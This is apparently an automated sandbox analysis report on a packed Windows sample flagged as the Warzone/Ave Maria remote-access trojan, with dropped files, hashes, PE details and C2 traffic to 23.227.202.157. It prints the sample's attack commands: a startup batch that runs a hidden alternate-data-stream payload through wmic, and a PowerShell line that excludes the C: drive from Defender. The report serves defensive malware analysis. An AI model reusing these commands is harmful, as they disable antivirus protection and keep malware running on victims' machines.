SHA-512:	421F9060C4B61FA6F4074508602A2639209032FD5DF5BFC702A159E3BAD5479684CCB3F6E02F3E38FB8DB53839CF3F41FE58A3ACAD6EC1199A48DC333B2D8A26
Malicious:	**true**
Antivirus:	• Antivirus: Avira, Detection: 100% • Antivirus: Virustotal, Detection: 49%, Browse • Antivirus: Metadefender, Detection: 20%, Browse • Antivirus: ReversingLabs, Detection: 50%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....N.rB/.!B/.!B/.!.~.!j/.!.~.!&/.!.~3!H/.!..'!G/.!B/.!./.!O}.!F/.!O}0!C/.!O}7!C/.!O}2!C/.!RichB/.!.....PE..d...Z..T....." .....Q..... .....` .....0...l.....<..... .....`...p..... .....text..... ..`.rdata..<.... .....@..@.data....=.....@....pdata.....@..@.rsrc..... .....@..@.reloc.....@..B..... .....

C:\ProgramData:ApplicationData

Process:	C:\Users\user\Desktop\SecuriteInfo.com.Gen.Variant.Lazy.175154.8129.exe
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows, UPX compressed
Category:	modified
Size (bytes):	222720
Entropy (8bit):	7.862505245807072
Encrypted:	false
SSDEEP:	6144:DcsB/VWq2pmz2WGO3LPJRWE/4F0xXKk7ETkFI49Poih:DciKMoO3LDn4uxXKk7FI4d
MD5:	DABC6F0C75C134E5310BA3526ADBA833
SHA1:	854EC103A64182C97E8F25E45DA04889DBBBF3FF
SHA-256:	9F9BAE001065A649A78CE6DE997F160EF32D03A2C28F4633A8386F75C938CADF
SHA-512:	C596890BF6062890483E9EE276C890B04396C8C6C758B318AB0D218C506AE362DB32E13FAF9691B2B96D5A4EDE03EE107C5B01714AB06C86C465EBD23326E87
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: ReversingLabs, Detection: 24%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....Y.....1.....Y.....Rich.....PE..L...3..b.....P... .....P;.....@....@.....`.....@.....\N.....@..\.....P..(.....L=.....I=..... .....UPX0.....UPX1.....P.....P.....@....rsrc.... ...@.....T.....@..... ..... .3.95.UPX!....

C:\ProgramData\images.exe

Process:	C:\Users\user\Desktop\SecuriteInfo.com.Gen.Variant.Lazy.175154.8129.exe
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows, UPX compressed
Category:	dropped

Size (bytes):	222720
Entropy (8bit):	7.862505245807072
Encrypted:	false
SSDEEP:	6144:DcsB/VWq2pmz2WGO3LPJRWE/4F0xXKk7ETkFI49Poih:DciKMoO3LDn4uxXKk7FI4d
MD5:	DABC6F0C75C134E5310BA3526ADBA833
SHA1:	854EC103A64182C97E8F25E45DA04889DBBBF3FF
SHA-256:	9F9BAE001065A649A78CE6DE997F160EF32D03A2C28F4633A8386F75C938CADF
SHA-512:	C596890BF6062890483E9EE276C890B04396C8C6C758B318AB0D218C506AE362DB32E13FAF9691B2B96D5A4EDE03EE107C5B01714AB06C86C465EBD23326E87
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: ReversingLabs, Detection: 24%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....Y.....1.....Y. .....Rich.....PE..L...3..b.....P... .....P;.....@....@.....`.....@.....\N.....@..\.....P..(.....L=.....l=..... .....UPX0.....UPX1.....P.....P.....@....rsrc... ...@.....T.....@..... ..... .3.95.UPX!....

C:\ProgramData\images.exe:Zone.Identifier

Process:	C:\Users\user\Desktop\SecuriteInfo.com.Gen.Variant.Lazy.175154.8129.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	26
Entropy (8bit):	3.95006375643621
Encrypted:	false
SSDEEP:	3:ggPYV:rPYV
MD5:	187F488E27DB4AF347237FE461A079AD
SHA1:	6693BA299EC1881249D59262276A0D2CB21F8E64
SHA-256:	255A65D30841AB4082BD9D0EEA79D49C5EE88F56136157D8D6156AEF11C12309
SHA-512:	89879F237C0C051EBE784D0690657A6827A312A82735DA42DAD5F744D734FC545BEC9642C19D14C05B2F01FF53BC731530C92F7327BB7DC9CDE1B60FB21CD64E
Malicious:	**true**
Preview:	[ZoneTransfer]....ZoneId=0

C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache

Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	14734
Entropy (8bit):	4.993014478972177
Encrypted:	false
SSDEEP:	384:wZvOdB8Ypib4JNXp59HopbjvwRjdvRlAYotiQ0HzAF8:UvOdB8YNNZjHopbjoRjdvRlAYotinHzr
MD5:	C5A56B913DEEDCF5AE01A2D4F8AA69CE
SHA1:	C91D19BFD666FDD02B0739893833D4E1C0316511
SHA-256:	1C5C865E5A98F33E277A81FCDADFBAB1367176BA14F8590022F7E5880161C00D
SHA-512:	1058802FCD54817359F84977DD26AD4399C572910E67114F70B024EBADDF4E35E6AFF6461F90356205228B4B860E69392ABC27D38E284176C699916039CFA5ED
Malicious:	false
Preview:	PSMODULECACHE.....#y;...Q...C:\Windows\system32\WindowsPowerShell\v1.0\Modules\BitsTransfer\BitsTransfer.psd1.....Start-BitsTransfer.....Set-BitsTransfer .....Get-BitsTransfer.....Resume-BitsTransfer.....Add-BitsFile.....Suspend-BitsTransfer.....Complete-BitsTransfer.....Remove-BitsTransfer.....-.^(...[...C:\Win dows\system32\WindowsPowerShell\v1.0\Modules\AppBackgroundTask\AppBackgroundTask.psd1....#...Set-AppBackgroundTaskResourcePolicy.....Unregister-App BackgroundTask.....Get-AppBackgroundTask.....tid.....pfn.....iru....%...Enable-AppBackgroundTaskDiagnosticLog.....Start-AppBackgroundTask....&...Disable-Ap pBackgroundTaskDiagnosticLog.....w.e...a...C:\Program Files (x86)\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1..... ..Unregister-PackageSource.....Save-Package.....Install-PackageProvider.....Find-PackageProvider.....Install-Package.....Get-PackageProvider.....Get-Pac kage.....Unins

C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive

Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	21524
Entropy (8bit):	5.603674470472126
Encrypted:	false
SSDEEP:	384:itL6k0H6SVTDJ0Nr+RnYSBKnaul6GspE93G1u16zx5mHKHVY37bHjqIvUI++j/:r6gJlY4KaulKwG3xU+u7Lmly

MD5:	1492AC13C2B1E111C5C1164CAC260A7A
SHA1:	E674BAB629FFA7437600288ADA10F76C318C8BE4
SHA-256:	7093EAF8B4AEF9C1537F6D8E33993183D70CB3E90820901A7253C8DC2BFF12FF
SHA-512:	910A51D461442A23171DAA166446024609123C1521FDDDAE80966295FBAA04C6564404D9BDDC9A313E8E4F26B057315A709248F5B8621039B787EDE11C826FD3
Malicious:	false
Preview:	@...e.....K.....N.....@.....H.....<@.^.L."My...::..... .Microsoft.PowerShell.ConsoleHostD.....fZve...F.....x.)P.....System.Managemen t.Automation4.....[...{a.C..%6..h.....System.Core.0.....G-.o...A...4B.....System..4.....Zg5..:O..g..q.....System.Xml..L.....7.....J@.....~..... .#.Microsoft.Management.Infrastructure.8.....'....L..}.....System.Numerics.@.....Lo...QN.....<Q.....System.DirectoryServices<.....H..QN.Y.f..... .....System.Management...4.....].D.E.....#.....System.Data.H..... ....H..m)aUu.....Microsoft.PowerShell.Security...<.....~.[L.D.Z.>..m.....Sy stem.Transactions.<.....):gK..G...$.1.q.....System.ConfigurationP.....-K..s.F..*.]`.j.....(.Microsoft.PowerShell.Commands.ManagementT.....7.,.fiD..... .....*.Microsoft.Management.Inf

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_b1iuid1f.5zn.ps1

Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651 0A
Malicious:	false
Preview:	1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_caqnsxdv.wy2.ps1

Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651 0A
Malicious:	false
Preview:	1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_oeqxrick.g20.psm1

Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651 0A
Malicious:	false
Preview:	1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_ujlz1kts.jjg.psm1	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA46510A
Malicious:	false
Preview:	1

C:\Users\user\AppData\Roaming\GmCssxF.tmp	
Process:	C:\ProgramData\images.exe
File Type:	SQLite 3.x database, last written using SQLite version 3032001
Category:	dropped
Size (bytes):	40960
Entropy (8bit):	0.792852251086831
Encrypted:	false
SSDEEP:	48:2i3nBA+IIY1PJzr9URCVE9V8MX0D0HSFlNUfAlGuGYFoNSs8LKvUf9KVyJ7hU:pBCJyC2V8MZyFl8AlG4oNFeymw
MD5:	81DB1710BB13DA3343FC0DF9F00BE49F
SHA1:	9B1F17E936D28684FFDFA962340C8872512270BB
SHA-256:	9F37C9EAF023F2308AF24F412CBD850330C4EF476A3F2E2078A95E38D0FACABB
SHA-512:	CF92D6C3109DAB31EF028724F21BAB120CF2F08F7139E55100292B266A363E579D14507F1865D5901E4B485947BE22574D1DBA815DE2886C118739C3370801F1
Malicious:	false
Preview:	SQLite format 3.....@ .....C..... ....

C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\programs.bat	
Process:	C:\Users\user\Desktop\SecuriteInfo.com.Gen.Variant.Lazy.175154.8129.exe
File Type:	ASCII text, with no line terminators
Category:	dropped
Size (bytes):	140
Entropy (8bit):	4.86129651314522
Encrypted:	false
SSDEEP:	3:QwZ2vOUrKaM6eNGRjDWXp5cViEaKC5SufyM1K/RFofD6tRQLRWLyLRHgn:QElPhxuWXp+NaZ5SuH1MUmt2FWLyS
MD5:	C2E52EDB9BA6919C7D9F3CF0B88221E2
SHA1:	9972112AF86B48E937E589E262D21BAD251A6010
SHA-256:	FAE189421B6E7CC977F1D2A69D712C97B22E810B0AE3F2F4E258E1112694C560
SHA-512:	FDDEDA3E5D597D086B9C4412621078B3D14B6624DF2B003CA3238E3BD03DE35AAF3E16F04339AC54B04A723F98E76F17D74263F7D1CCBCA92B6FD2C325014EB
Malicious:	**true**
Preview:	for /F "usebackq tokens=*" %%A in ("C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\programs.bat:start") do %%A

C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\programs.bat:start	
Process:	C:\Users\user\Desktop\SecuriteInfo.com.Gen.Variant.Lazy.175154.8129.exe
File Type:	ASCII text, with no line terminators
Category:	dropped
Size (bytes):	59
Entropy (8bit):	4.2659637614761765
Encrypted:	false
SSDEEP:	3:eGAjGJwbZkREfcjMGERMQhM:ZuGJwi8cwGj
MD5:	579E29CEC6BDE04C5C074D8311D6B884

SHA1:	2FDFD4C6B8EB43A4C6F4C0D3998E4A5364221DFF
SHA-256:	65138897F467ADF9FE20594326D724D2CD5B437D9AACF5F83721AF340F70CE3C
SHA-512:	4011A9FD58C1DC8AA3ED79589D7232BBD06EB3FB32513D3C5B59B740ED89FDC9CCC9F3291812AFFF2CD679820BCD940AE3A49E41EBCBE20413821ACAD7C591D
Malicious:	**true**
Preview:	wmic process call create "'C:\ProgramData:ApplicationData"'

C:\Users\user\AppData\Roaming\pBlACIg.tmp

Process:	C:\ProgramData\images.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	87165
Entropy (8bit):	6.102565506017432
Encrypted:	false
SSDEEP:	1536:S9sfGRcZdJiXrXafIyYOetKdapZsyTwL3cDGOLN0nTwY/A3iuR+:SsfFcbXafIB0u1GOJmA3iuR+
MD5:	CC02ABB348037609ED09EC9157D55234
SHA1:	32411A59960ECF4D7434232194A5B3DB55817647
SHA-256:	62E0236494260F5C9FFF1C4DBF1A57C66B28A5ABE1ACF21B26D08235C735C7D8
SHA-512:	AC95705ED369D82B65200354E10875F6AD5EBC4E0F9FFC61AE6C45C32410B6F55D4C47B219BA4722B6E15C34AC57F91270581DB0A391711D70AF376170DE2A3
Malicious:	false
Preview:	{"browser":{"last_redirect_origin":"","shortcut_migration_version":"85.0.4183.121"},"data_use_measurement":{"data_used":{"services":{"background":{},"foreground":{}},"user":{"background":{},"foreground":{}}}},"hardware_acceleration_mode_previous":true,"intl":{"app_locale":"en"},"legacy":{"profile":{"name":{"migrated":true}}},"network_time":{"network_time_mapping":{"local":1.601478090199719e+12,"network":1.601453434e+12,"ticks":826153657.0,"uncertainty":4457158.0}},"os_crypt":{"encrypted_key":"RFBBUEkBAAAA0Iyd3wEV0RGMegDAT8KX6wEAAABL95WKt94zTZq03WydzHLcAAAAAAIAAAAAABBmAAAAAQAAIAAAABAL2tyan+lsWtxhoUVdUYrYiwg8iJkppNr2ZbBFie9UAAAAAA6AAAAAAgAAIAAAABDv4gjLq1dOS7lkRG21YVXojnHhsRhNbP8/D1zs78mXMAAAAB045Od5v4BxiFP4bdRYJjDXn4W2fxYqQj2xfYeAnS1vCL4JXAsdfljw4oXIE4R7l0AAAABlt36FqChftM9b7EtaPw98XRX5Y944rq1WsGWcOPFyXOajfBL3GXBUhMXghJbDGb5WCu+JEdxaxLLxaYPp4zeP"},"password_manager":{"os_password_blank":true,"os_password_last_changed":"13245951016607996"},"plugins":{"metadata":{"adobe-flash-player":{"disp

C:\Users\user\Documents\20220522\PowerShell_transcript.301389.NKMfFw_y.20220522123330.txt

Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with CRLF line terminators
Category:	dropped
Size (bytes):	5048
Entropy (8bit):	5.391537877355324
Encrypted:	false
SSDEEP:	96:BZEh2N58qDo1ZiZDh2N58qDo1ZgM6UjZ1h2N58qDo1ZVFEEdZW:N8vd
MD5:	6845E5380ACF1B628551D90AE54909EF
SHA1:	B9C3A195360C41016D305960471481CA9DA3E94C
SHA-256:	3DEDBC9EE9E3D116C54885B6DBA56C67ACB7442EDD6DEFE55C5FF1B497D33E0C
SHA-512:	D9D9828E9A3426342ECAA3F9D2E4938DFC939B66BE9FDF358C4D5B0083AAFCE00729CE5160C9839E06F071C8DC459F01E14F5EFD01218A57EDA917CD9CB4D5F
Malicious:	false
Preview:	.**********..Windows PowerShell transcript start..Start time: 20220522123355..Username: computer\user..RunAs User: computer\user..Configuration Name: ..Machine: 301389 (Microsoft Windows NT 10.0.17134.0)..Host Application: powershell Add-MpPreference -ExclusionPath C:\..Process ID: 6732..PSVersion: 5.1.17134.1..PSEdition: Desktop..PSCompatibleVersions: 1.0, 2.0, 3.0, 4.0, 5.0, 5.1.17134.1..BuildVersion: 10.0.17134.1..CLRVersion: 4.0.30319.42000..WSManStackVersion: 3.0..PSRemotingProtocolVersion: 2.3..SerializationVersion: 1.1.0.1..**********..**********..Command start time: 20220522123356..**********.....PS>Add-MpPreference -ExclusionPath C:\..**********..Windows PowerShell transcript start..Start time: 20220522123738..Username: computer\user..RunAs User: computer\user..Configuration Name: ..Machine: 301389 (Microsoft Windows NT 10.0.17134.0)..Host Application: powershell Add-MpPreference -Exclus

C:\Users\user\Documents\20220522\PowerShell_transcript.301389.c9F2HF06.20220522123314.txt

Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with CRLF line terminators
Category:	dropped
Size (bytes):	5048
Entropy (8bit):	5.393687137718255
Encrypted:	false
SSDEEP:	96:BZ9h2N5dqDo1ZEZ6h2N5dqDo1ZQM6UjZoh2N5dqDo1ZFFEERZo:OINQ
MD5:	CD40D7F27D7F40B312A0A16DBE7ACE72
SHA1:	A66F76313958430BF10322D8428A43ACE8DDBF4E
SHA-256:	C0A23C24DF8C9D780BD4D84A63AA4AD9AB61C416349B1E4A8F76087EE294A06A
SHA-512:	A3920F40E3708648D47162DD70C400F2990150E68B4DBD7BFBCFAF95FDFC89D378FB479982EFBBAC9BE02E3E16D7C689569F831AC04F7E970FB64933C4DA7B2
Malicious:	false

Preview:	.**********..Windows PowerShell transcript start..Start time: 20220522123336..Username: computer\user..RunAs User: computer\user..Configuration Name: ..Machine: 301389 (Microsoft Windows NT 10.0.17134.0)..Host Application: powershell Add-MpPreference -ExclusionPath C:\..Process ID: 6368..PSVersion: 5.1.17134.1..PSEdition: Desktop..PSCompatibleVersions: 1.0, 2.0, 3.0, 4.0, 5.0, 5.1.17134.1..BuildVersion: 10.0.17134.1..CLRVersion: 4.0.30319.42000..WSManStackVersion: 3.0..PSRemotingProtocolVersion: 2.3..SerializationVersion: 1.1.0.1..**********..**********..Command start time: 20220522123336..********** *****..PS>Add-MpPreference -ExclusionPath C:\..**********..Windows PowerShell transcript start..Start time: 20220522123656..Username: computer\user. .RunAs User: computer\user..Configuration Name: ..Machine: 301389 (Microsoft Windows NT 10.0.17134.0)..Host Application: powershell Add-MpPreference -Exclus

\Device\ConDrv

Process:	C:\Windows\System32\wbem\WMIC.exe
File Type:	ASCII text, with CRLF, CR line terminators
Category:	dropped
Size (bytes):	140
Entropy (8bit):	5.001523394375711
Encrypted:	false
SSDEEP:	3:YwM2FgCKGWMRX1eRHXWXKSovrj4WA3iygK5k3koZ3Pveys36JQAimXv:Yw7gJGWMXJXKSOdYiygKkXe/qeAiY
MD5:	DA5950D62F7968DA1F66E3811A9061F9
SHA1:	69B83F624AA9EC9EA09BE0E165499B436101F9EA
SHA-256:	C09AF5F39B8BF613C007465A63F70E84766710CEE7FEB62780433C9D8C248AD7
SHA-512:	6291C46BC66AEC7AEB973EE076146AF54C800A63F3F6F9C0EF01DA6535539E2F44FBF0BACBEAF66C4D34C4BE122AD728F62681E408FA710127120806D952DC9 E
Malicious:	false
Preview:	Executing (Win32_Process)->Create()...Method execution successful....Out Parameters:..instance of __PARAMETERS..{...ReturnValue = 9;..};....

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386, for MS Windows, UPX compressed
Entropy (8bit):	7.862505245807072
TrID:	• Win32 Executable (generic) a (10002005/4) 99.66% • UPX compressed Win32 Executable (30571/9) 0.30% • Generic Win/DOS Executable (2004/3) 0.02% • DOS Executable Generic (2002/1) 0.02% • Autodesk FLIC Image File (extensions: flc, fli, cel) (7/3) 0.00%
File name:	SecuriteInfo.com.Gen.Variant.Lazy.175154.8129.exe
File size:	222720
MD5:	dabc6f0c75c134e5310ba3526adba833
SHA1:	854ec103a64182c97e8f25e45da04889dbbbf3ff
SHA256:	9f9bae001065a649a78ce6de997f160ef32d03a2c28f4633a8386f75c938cadf
SHA512:	c596890bf6062890483e9ee276c890b04396c8c6c758b318ab0d218c506ae362db32e13faf9691b2b96d5a4ede03ee107c5b01714ab06c86c465ebd23326e877
SSDEEP:	6144:DcsB/VWq2pmz2WGO3LPJRWE/4F0xXKk7ETkFI49Poih:DciKMoO3LDn4uxXKk7FI4d
TLSH:	56241287323D8975D465A27C079AD56083B8FE074D9B853F615A338F4EBE472036EB20
File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....Y.....1.....Y.....Rich...

File Icon

Icon Hash:	00828e8e8686b000

Static PE Info

General

Entrypoint:	0x553b50
Entrypoint Section:	UPX1
Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	32BIT_MACHINE, EXECUTABLE_IMAGE
DLL Characteristics:	TERMINAL_SERVER_AWARE, DYNAMIC_BASE, NX_COMPAT
Time Stamp:	0x62861233 [Thu May 19 09:47:31 2022 UTC]

TLS Callbacks:	
CLR (.Net) Version:	
OS Version Major:	6
OS Version Minor:	0
File Version Major:	6
File Version Minor:	0
Subsystem Version Major:	6
Subsystem Version Minor:	0
Import Hash:	12223521b494f53df3a1fd878d789144

Entrypoint Preview
Instruction
pushad
mov esi, 0051F000h
lea edi, dword ptr [esi-0011E000h]
mov dword ptr [edi+0014B3ACh], 0BA0189Ah
push edi
jmp 00007FDC94A25773h
nop
nop
nop
nop
nop
nop
nop
mov al, byte ptr [esi]
inc esi
mov byte ptr [edi], al
inc edi
add ebx, ebx
jne 00007FDC94A25769h
mov ebx, dword ptr [esi]
sub esi, FFFFFFFCh
adc ebx, ebx
jc 00007FDC94A2574Fh
mov eax, 00000001h
add ebx, ebx
jne 00007FDC94A25769h
mov ebx, dword ptr [esi]
sub esi, FFFFFFFCh
adc ebx, ebx
adc eax, eax
add ebx, ebx
jnc 00007FDC94A2576Dh
jne 00007FDC94A2578Ah
mov ebx, dword ptr [esi]
sub esi, FFFFFFFCh
adc ebx, ebx
jc 00007FDC94A25781h
dec eax
add ebx, ebx
jne 00007FDC94A25769h
mov ebx, dword ptr [esi]
sub esi, FFFFFFFCh
adc ebx, ebx
adc eax, eax
jmp 00007FDC94A25736h
add ebx, ebx
jne 00007FDC94A25769h
mov ebx, dword ptr [esi]

Instruction
sub esi, FFFFFFFCh
adc ebx, ebx
adc ecx, ecx
jmp 00007FDC94A257B4h
xor ecx, ecx
sub eax, 03h
jc 00007FDC94A25773h
shl eax, 08h
mov al, byte ptr [esi]
inc esi
xor eax, FFFFFFFFh
je 00007FDC94A257D7h
sar eax, 1
mov ebp, eax
jmp 00007FDC94A2576Dh
add ebx, ebx
jne 00007FDC94A25769h
mov ebx, dword ptr [esi]
sub esi, FFFFFFFCh
adc ebx, ebx
jc 00007FDC94A2572Eh
inc ecx
add ebx, ebx
jne 00007FDC94A25769h
mov ebx, dword ptr [esi]
sub esi, FFFFFFFCh
adc ebx, ebx
jc 00007FDC94A25720h
add ebx, ebx
jne 00007FDC94A25769h
mov ebx, dword ptr [esi]
sub esi, FFFFFFFCh
adc ebx, ebx
adc ecx, ecx
add ebx, ebx
jnc 00007FDC94A25751h
jne 00007FDC94A2576Bh
mov ebx, dword ptr [esi]
sub esi, FFFFFFFCh
adc ebx, ebx
jnc 00007FDC94A25746h
add ecx, 02h
cmp ebp, 00000000h

Data Directories

Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_EXPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IMPORT	0x154e5c	0x1c0	.rsrc
IMAGE_DIRECTORY_ENTRY_RESOURCE	0x154000	0xe5c	.rsrc
IMAGE_DIRECTORY_ENTRY_EXCEPTION	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_SECURITY	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BASERELOC	0x15501c	0x28	.rsrc
IMAGE_DIRECTORY_ENTRY_DEBUG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COPYRIGHT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_GLOBALPTR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_TLS	0x153d4c	0x18	UPX1
IMAGE_DIRECTORY_ENTRY_LOAD_CONFIG	0x153d6c	0xc0	UPX1
IMAGE_DIRECTORY_ENTRY_BOUND_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IAT	0x0	0x0	

Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_DELAY_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COM_DESCRIPTOR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_RESERVED	0x0	0x0	

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
UPX0	0x1000	0x11e000	0x0	False	0	empty	0.0	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_CNT_UNINITIALIZED_DATA, IMAGE_SCN_MEM_READ
UPX1	0x11f000	0x35000	0x35000	False	0.97481666421	data	7.88845284004	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ
.rsrc	0x154000	0x2000	0x1200	False	0.366102430556	data	3.93920974475	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ

Resources

Name	RVA	Size	Type	Language	Country
TYPELIB	0x15418c	0x834	data	English	United States
RT_DIALOG	0x14dce0	0x1ae	data	English	United States
RT_STRING	0x14de90	0x2e	data	English	United States
RT_VERSION	0x1549c4	0x314	data	English	United States
RT_MANIFEST	0x154cdc	0x17d	XML 1.0 document text	English	United States

Imports

DLL	Import
ADVAPI32.dll	AccessCheck
GDI32.dll	GetTextExtentPoint32A
KERNEL32.DLL	LoadLibraryA, ExitProcess, GetProcAddress, VirtualProtect
ole32.dll	CoInitialize
OLEAUT32.dll	SysFreeString
SHELL32.dll	SHGetFileInfoA
USER32.dll	GetDC

Version Infos

Description	Data
LegalCopyright	Microsoft Corporation. All rights reserved.
InternalName	ATLDUCK
FileVersion	1, 0, 0, 1
CompanyName	
ProductName	atlduck Module
OLESelfRegister	
ProductVersion	1, 0, 0, 1
FileDescription	atlduck Module
OriginalFilename	ATLDUCK.DLL
Translation	0x0409 0x04b0

Possible Origin

Language of compilation system	Country where language is spoken	Map
English	United States	

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
192.168.2.323.227.202.157497408080283497905/22/22-12:33:29.604971	TCP	2834979	ETPRO TROJAN Ave Maria/Warzone RAT Encrypted CnC Checkin	49740	8080	192.168.2.3	23.227.202.157
23.227.202.157192.168.2.380804974028419035/22/22-12:33:29.434739	TCP	2841903	ETPRO TROJAN Ave Maria/Warzone RAT Encrypted CnC Checkin (Inbound)	8080	49740	23.227.202.157	192.168.2.3


TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 22, 2022 12:33:29.163681984 CEST	49740	8080	192.168.2.3	23.227.202.157
May 22, 2022 12:33:29.296467066 CEST	8080	49740	23.227.202.157	192.168.2.3
May 22, 2022 12:33:29.296816111 CEST	49740	8080	192.168.2.3	23.227.202.157
May 22, 2022 12:33:29.434739113 CEST	8080	49740	23.227.202.157	192.168.2.3
May 22, 2022 12:33:29.604970932 CEST	49740	8080	192.168.2.3	23.227.202.157
May 22, 2022 12:33:29.769226074 CEST	8080	49740	23.227.202.157	192.168.2.3
May 22, 2022 12:33:29.770284891 CEST	49740	8080	192.168.2.3	23.227.202.157
